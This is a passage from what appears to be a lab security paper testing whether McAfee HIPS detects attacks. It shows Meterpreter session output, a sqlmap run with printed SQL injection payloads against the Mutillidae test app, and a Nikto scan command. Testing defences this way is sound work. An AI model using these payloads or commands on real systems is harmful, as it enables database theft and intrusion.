[*] Meterpreter session 1 opened (192.168.219.145:443 -> 192.168.219.134:49183) at 2016-09-27 01:02:53 -0400
sessions -l
Active sessions
=====
  Id  Type                Information                Connection
  --  ---                -
  1   meterpreter x86/win32 WIN7EPO\Lucian @ WIN7EPO 192.168.219.145:443 -> 192.168.219.134:49183 (192.168.219.134)
```

Figure 31 – Meterpreter shell obtained on Windows 7

In conclusion, Brian Fehrman's attack was indeed a great way to bypass the protection.

2.5. Web application attacks

In order to test the capacity of the Host IPS to detect and prevent web applications attacks, the Mutillidae web application was installed on the Windows 7 SP1 machine. "With dozens of vulns and hints to help the user; this is an easy-to-use web hacking environment designed for labs, security enthusiast, classrooms, CTF, and vulnerability

assessment tool targets.” (Druin, n.d.). Mutillidae is written in PHP, so it required XAMPP, running on a Windows 7 machine, as seen in Figure 32




Figure 32 – XAMPP

The attacking machine was the Samurai Web Testing Framework. The HIPS protection level was still set to Enhanced Protection.

The first attack executed was with sqlmap, described in Jeremy Druin’s tutorial on YouTube (Druin, n.d.)

After creating a simple file, containing a valid GET request, an attack was executed, attack that was supposed to return the banner:

```

samurai@samurai-desktop:/usr/bin/samurai/sqlmap$ python sqlmap.py -r /tmp/user.request
-banner
and the final result (just as in the demo)
sqlmap identified the following injection points with a total of 172 HTTP(s) requests:
---
Place: GET
Parameter: username
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: page=user-info.php&username=user' AND (SELECT 6936 FROM(SELECT
COUNT(*),CONCAT(0x3a7273703a,(SELECT (CASE WHEN (6936=6936) THEN 1 ELSE 0
END)),0x3a616f793a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY
x)a) AND 'nuZQ'='nuZQ&password=test&user-info-php-submit-button=View Account Details

  Type: UNION query
  
```

```

Title: MySQL UNION query (NULL) - 7 columns
Payload: page=user-info.php&username=user' UNION ALL SELECT NULL, NULL,
CONCAT(0x3a7273703a,0x74427254574e6b6c6c63,0x3a616f793a), NULL, NULL, NULL, NULL# AND
'stKe'='stKe&password=test&user-info-php-submit-button=View Account Details
---

[19:28:01] [INFO] the back-end DBMS is MySQL
[19:28:01] [INFO] fetching banner
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.24
back-end DBMS: MySQL 5.0
banner:      '10.1.16-MariaDB'

[19:28:06] [INFO] Fetched data logged to text files under
'/usr/bin/samurai/sqlmap/output/192.168.219.134'

[*] shutting down at 19:28:06

```

Figure 33 – running sqlmap against Mutillidae

The McAfee HIPS wasn't able to detect the attack, as it produced no alert.

The next attack was to scan the application with Nikto. The Nikto web scanner being very noisy should, theoretically, produce some alerts.

```

/usr/bin/samurai/nikto$ ./nikto.pl -host 192.168.219.134 -root /mutillidae -output
$(pwd)/mutillidae_nikto.html -Format HTM

```

Figure 34 – running Nikto against Mutillidae

The Nikto scan completed successfully. It detected a lot of vulnerabilities, but, again, the HIPS didn't detect the attack.

WIN7EPO McAfee Agent Compliance Summary		Custom 1:	
IP Address:	192.168.219.134	Subnet Mask:	255.255.255.0
Domain Name:	WORKGROUP	Last Communication:	9/26/16 8:03:54 PM
System Location:	My Organization\Lost&Found\WORKGROUP	System Tree Sorting:	Enabled
		Product Version (Agent):	4.8.0.1500
		Language (Agent):	English (United States)
		Hotfix/Patch Version (Agent):	
		Product Version (Product Coverage Reports):	4.8.0.1500

System Properties	Products	Threat Events	McAfee Agent
Quick find: <input type="text"/> <input type="button" value="Apply"/> <input type="button" value="Clear"/>			
Event Generated Time	Event ID	Event Description	Event Category
9/23/16 11:05:18 AM	18000	Host intrusion detected and handled	File system
9/23/16 11:03:35 AM	18000	Host intrusion detected and handled	File system

Figure 35 – Alerts in the ePO from the Windows 7 machine

In the Figure 35 it can be seen that the last events detected were the Buffer overflow attacks, executed a couple of days before the Nikto scan.

The next attack tried was the Local/remote file inclusion. The attack didn't work, but there were no alerts either.

The last attack tried was Sending Persistent Cross-site Scripts into Web Logs to Snag Web Admin (Druin, n.d.). This attack failed also, without any warnings.

3. Conclusion

McAfee products tested in this paper are a good add-on to the native Windows protection. Modern operating systems, such as Windows 10, natively have a lot of built-in protection, but this is not enough because the modern malware is highly capable of hiding itself. This paper has proven that the combination of the three applications, Antivirus, HIPS, and Application Control is an excellent add-on on top of the built-in protection.

The performed tests showed that the protections failed against some attacks such as the one presented by Brian Fehrman. One important reason of the success was that all attacks were executed against a local admin account. Moreover, user intervention was necessary in the previously mentioned attack. The protection against web attacks didn't work, but none of the products were advertised as web application firewalls. The web application tests were executed to test the efficiency of the HIPS against them, and showed that these products are not suitable for defending the web applications.

In all deployment scenarios, the use of the combination of the three McAfee applications is highly recommended, especially in very hostile environments, or on legacy operating systems like Windows XP.

References

- ArminCyber. (n.d.). Retrieved from <https://www.exploit-db.com/exploits/39008/>
- Audit0r. (n.d.). Retrieved from <https://www.exploit-db.com/exploits/38526/>
- Druin, J. (n.d.). Retrieved from <https://sourceforge.net/projects/mutillidae/>
- Druin, J. (n.d.). Retrieved from <https://www.youtube.com/watch?v=dzj9Y2ahYx8>
- Druin, J. (n.d.). Retrieved from <https://www.youtube.com/watch?v=dIGJ7kuj9Qo>
- Fehrman, B. (n.d.). Retrieved from <http://www.blackhillsinfosec.com/?p=4881>
- McAfee VirusScan Enterprise. (n.d.). Retrieved from
<http://www.mcafee.com/us/products/virusscan-enterprise.aspx>
- Security, O. (n.d.). Retrieved from <https://www.offensive-security.com/metasploit-unleashed/writing-meterpreter-scripts/>
- Tutorials, K. L. (n.d.). Retrieved from <https://www.youtube.com/watch?v=uFAF-PX88BA>